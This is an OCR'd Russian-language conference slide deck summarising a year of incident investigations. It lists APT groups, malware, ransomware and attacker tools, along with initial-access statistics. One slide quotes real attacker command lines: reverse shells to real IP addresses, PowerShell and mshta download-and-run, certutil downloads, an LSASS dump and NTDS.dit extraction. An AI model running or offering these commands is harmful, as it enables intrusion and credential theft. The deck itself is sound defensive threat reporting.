КОД ИБ

ИТОГИ

РАССЛЕДОВАНИЯ 2023-2024

ДЕНИС ГОЙДЕНКО
независимый эксперт


КОД ИБ

ИТОГИ

≈100 проектов


- по реагированию и расследованию инцидентов
- по ретроспективному анализу инфраструктуры

за IV квартал 2023 – III квартал 2024 года



КОД ИБ

ИТОГИ



КОД ИБ

ИТОГИ


Источники информации

1. данные, полученные в процессе Live Response (более 70% от всего объема данных);
2. результаты сканирования инфраструктуры заказчика;
3. образцы ВПО;
4. журналы СЗИ;
5. данные об инциденте, собранные заказчиком самостоятельно;
6. образы узлов;
7. дампы оперативной памяти;
8. образцы сетевого трафика;
9. содержимое Docker-контейнеров;
10. журналы веб-серверов;
11. журналы VPN-соединений;
12. журналы DNS-серверов;
13. журналы сетевого трафика;
14. журналы СУБД;
15. образцы фишинговых писем;
16. записи экранов, полученные с помощью систем DLP.

КОД ИБ

ИТОГИ

Кого атаковали



КОД ИБ

ИТОГИ

23 дня — Продолжительность инцидента

17 дней — TTD

3 дня — TTC

5 дней — TTR

КОД ИБ

ИТОГИ

Типы атакующих

APT31	ExCobalt	PhantomCore
APT41 (Winnti)	GOFFEE	Rare Wolf
Bronze Union	Hellhounds	Space Pirates
Cloud Atlas	IAmTheKing	TA428 (TaskMasters)
Core Werewolf	Lazarus	XDSpy
Dark River	Mysterious Werewolf	

КОД ИБ
ИТОГИ

APT ВПО

Decoy Dog	ShadowPad	libcurl downloader	GoRed
CobInt	TheImplant	ljl Backdoor	RtlShare
Kitsune	AV-killer	Loki	SecureRust Loader
PwShell.Carbanak	HuLoader	MataDoor	BeachShell
WDump	LazarusBackdoor	MetaRAT	Sshdoor
AccountRestore	BadIIS	Microcin	SysUpdate
Deed RAT	Drive.Google backdoor (Poison)	MiPing	OneClickOperation
EYE_PEE	FolderFileGrabber	msbuild shellcode	TinyIsolator
FaceFish	grabff	PhantomShell	TinyKiller
Owowa	HyperBro	CloudAtlas Dropper FirstDll	TinyNode
PhantomRAT	IAmTheKing keylogger	PureBasic Dropper	Trochilus Loader
PlugX	IAmTheKing ps script	CloudAtlas PY Collector	Yet Another RAT
PowerShower	Leiocephal	QwakMyAgent	XDSpy.MSBuild

КОД ИБ

ИТОГИ


Шифраторы

LockBit	Conti	VeraCrypt
Disk Cryptor	LokiLocker/Black Bit	Kronos
Mimic Ransomware	buhtiRansom	BitLocker
Babuk	Enmity	Fuxnet
BestCrypt	BlackShadow	NotPetya
Phobos	TinyCrypt	Secles2

КОД ИБ

ИТОГИ


Кто от кого пострадал



КОД ИБ

ИТОГИ

Откуда атакуют



КОД ИБ

ИТОГИ

LOL

cmd	Следы цепочки запуска ВПО (Impacket → PsExec → cmd → ВПО) `cmd.exe /Q /c .\PsExec.exe -accepteula cmd /c C:\Users\Public\Music\test20242024.exe SecureString4096 1> \\127.0.0.1\ADMIN$\__1111111111.1111111`
PowerShell	Загрузка ВПО из интернета `C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -exec bypass -w hidden -c iex (new-object net.webclient).downloadstring('hxxp://nissen.newss[.]nl/server/ad246.htm')`

bash	Запуск реверс-шелла
	
	`/bin/bash -i >& /dev/tcp/185.229.9.27/445 0>&1`
	
	`bash -c '0<&193-;exec 193<>/dev/tcp/194.87.210.134/9191;sh <&193 >&193 2>&193'`
	
	`nc 94.142.138.12 4444 -e /bin/bash`

wget	Загрузка вспомогательных инструментов из интернета `wget https://github.com/shmilylty/netspy/releases/download/v0.0.5/netspy_linux_amd64.zip`
certutil	Загрузка вспомогательных инструментов из интернета `C:\Windows\System32\cmd.exe /c certutil.exe -urlcache -split -f https://store11.gofile.io/download/6c8f0d6b-8bb5-4397-aa46b5fbb3162522/ngrok.exe C:\Windows\nspools.exe`
comsvcs	Дамп памяти системного процесса LSASS (Impacket) `%COMSPEC% /Q /c CMD.eXe /Q /c for /f "tokens=1,2 delims= " ^%A in ('"tasklist /fi "Imagename eq lsass.exe" | find "lsass""') do rundll32.exe C:\windows\System32\comsvcs.dll, #+0000^24 ^%B \Windows\Temp\qlNtSzoaR.vsv full`
mshta	Загрузка ВПО из интернета `mshta.exe "http://zeronall.com/inciting/lesbian/apnea/allergic/dialler/additives.hta" /f`
ntdsutil	Выгрузка файла базы данных NTDS.dit `ntdsutil "ac i ntds" "ifm" "create full C:/Users/Public/Public" quit quit>C:\windows\temp\temp.log`

КОД ИБ

ИТОГИ

Хактулы

Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Impacket	b374k	+ AutoZerologon	+ ASM-Guard	3Snake	ADExplorer	+ 1nv0k3-Rvb3us2	7-Zip	+ AngryCurl	+ Croc	Adminer
+ lanspy	p0wny	+ EfsPotato	+ DarkLoad	+ BruteX	+ AdFind	CrackMapExec	+ ar	+ AsyncRAT	Exchange SSRF	+ Dbeaver
NirSoft	WSO	+help_pentesters	+ Defender Control	+ CMPSpy	+ adPEAS.ps1	Evil-WinRM	+ Inveigh	+ Athena	MEGAsync	+ dota3
NSSM	Неизвестный веб-шелл	+ Impersonate	+ Defender Tools	dploot	ADRecon	Impacket	+ Responder	+ chashell	pg_dump	LemonDuck
PowerSploit		+ Invoke-PrintNightmare	+ Ebowla	+ gosecretsdump	Advanced IP Scanner	NirSoft	pscp	Chisel	Rclone	Sdelete
RemCom		linpeas	+ EDRSandblast	HandleKatz	Advanced Port Scanner	+ PaExec	WinRar	Curl		+ Sqlcmd
RemExec		MS16-032	Garble	Impacket	+ AngryCurl	PsExec		+ Dante Socks5		+ XMRig
Sysinternals		+ PowerRun	+ htop_ patched	+ Inveigh	+ Angry IP Scanner	PSTools		DarkComet		Майнер криптовалюты
		Sysinternals	kavremvr	+ Invoke-WCMDump	Curl	+ RDP Wrapper		dog-tunnel		
		+ TokenDumper	+ Killers	LaZagne	dig	Rubeus		donut		
		+ ttyinject	+ netstat_patched	linpeas	Everything	+ SSH-IT		Fast Reverse Proxy		
			+ ps_patched	Mimikatz	+ Export-MFT.ps1	+ sshpass		gsocket		
			Themida	NanoDump	+ fierce	Sysinternals		+ iox		
			UPX	NirSoft	fscan	xrdp		+ ligolo		
			VMProtect	+ NT Passworder	+ kscan			+ ligolo-ng		
				ProcDump	+ naabu			+ LocaltoNet		
				+ Responder	+ Nacs			+ Merlin		
				+ Ruadmin	NBTScan			Metasploit		
				+ secretsdump	Ncat			+ Mythic		
				+ SessionGopher	+ NetSess			Neo-reGeorg		
				+ SSH-IT	netspy			+ NetExec		
				+ TicketDump	Nmap			Ngrok		
				+ Veeam Credential Recovery	noPac			+ PingCastle		
				+ XenAllPasswordPro	nslookup			+ proxychains-ng		
					+ OXID			PuTTY		
					PortQry			+ qsocket		
					Process Hacker			+ Quasar		
					+ rdap			+ Resocks		
					SharpHound			+ reverse-ssh		
					+ SharpShares			+ Revsocks		
					SoftPerfect Network Scanner			+ rsockstun		
					tcpdump			+ sauropsida (f0rb1dd3n/Reptile)		
					WinPwn			Sliver		
					Wireshark			SocksOverRDP		
								ssf		
								Stowaway		
								+ StreamDivert		
								+ SystemBC		
								tinyshell (tsh)		
								+ Trochilus		
								+ WMImplant		
								+ Xred		

Тепловая карта инструментов, использованных злоумышленниками

Редко используемые (менее 5%)
Умеренно используемые (6-15%)
Часто используемые (16-25%)
Очень часто используемые (более 25%)

В скобках указана доля проектов, в которых были выявлены инструменты.

Новые инструменты промаркированы знаком +.

КОД ИБ

ИТОГИ

Первоначальный доступ

- Веб-приложения: 44% атак, рост атак на CMS 1С-Bitrix с 13% до 33%
- Фишинг: 17% атак, остается одним из популярных способов проникновения
- Атаки через подрядчиков: 15%, связаны с недостаточной защитой инфраструктуры партнеров

КОД ИБ

ИТОГИ

Что интересно хакерам

- локальные пользовательские директории;
- сетевые директории;
- браузеры;
- мессенджеры;
- электронные почтовые ящики;
- внутренние базы знаний;
- репозитории кода.
- учетные данные;
- инструкции, памятки и сведения об инфраструктуре целевой организации;
- журналы событий;
- конфигурация ПО

КОД ИБ

ИТОГИ

Последствия атак

КОД ИБ

ИТОГИ

Последствия атак

КОД ИБ

ИТОГИ

Причины

КОД ИБ

ИТОГИ

Итого

- Количество инцидентов возросло
- Чаще применяются легитимные утилиты
- Фокус атак смещается на подрядчиков
- C2 больше делают на территории РФ
- Экспериментируют с новыми инструментами
- Причины инцидентов не изменились

КОД ИБ

ИТОГИ

СПАСИБО ЗА ВНИМАНИЕ!

Полный отчет

@PTESCALATOR

Денис Гойденко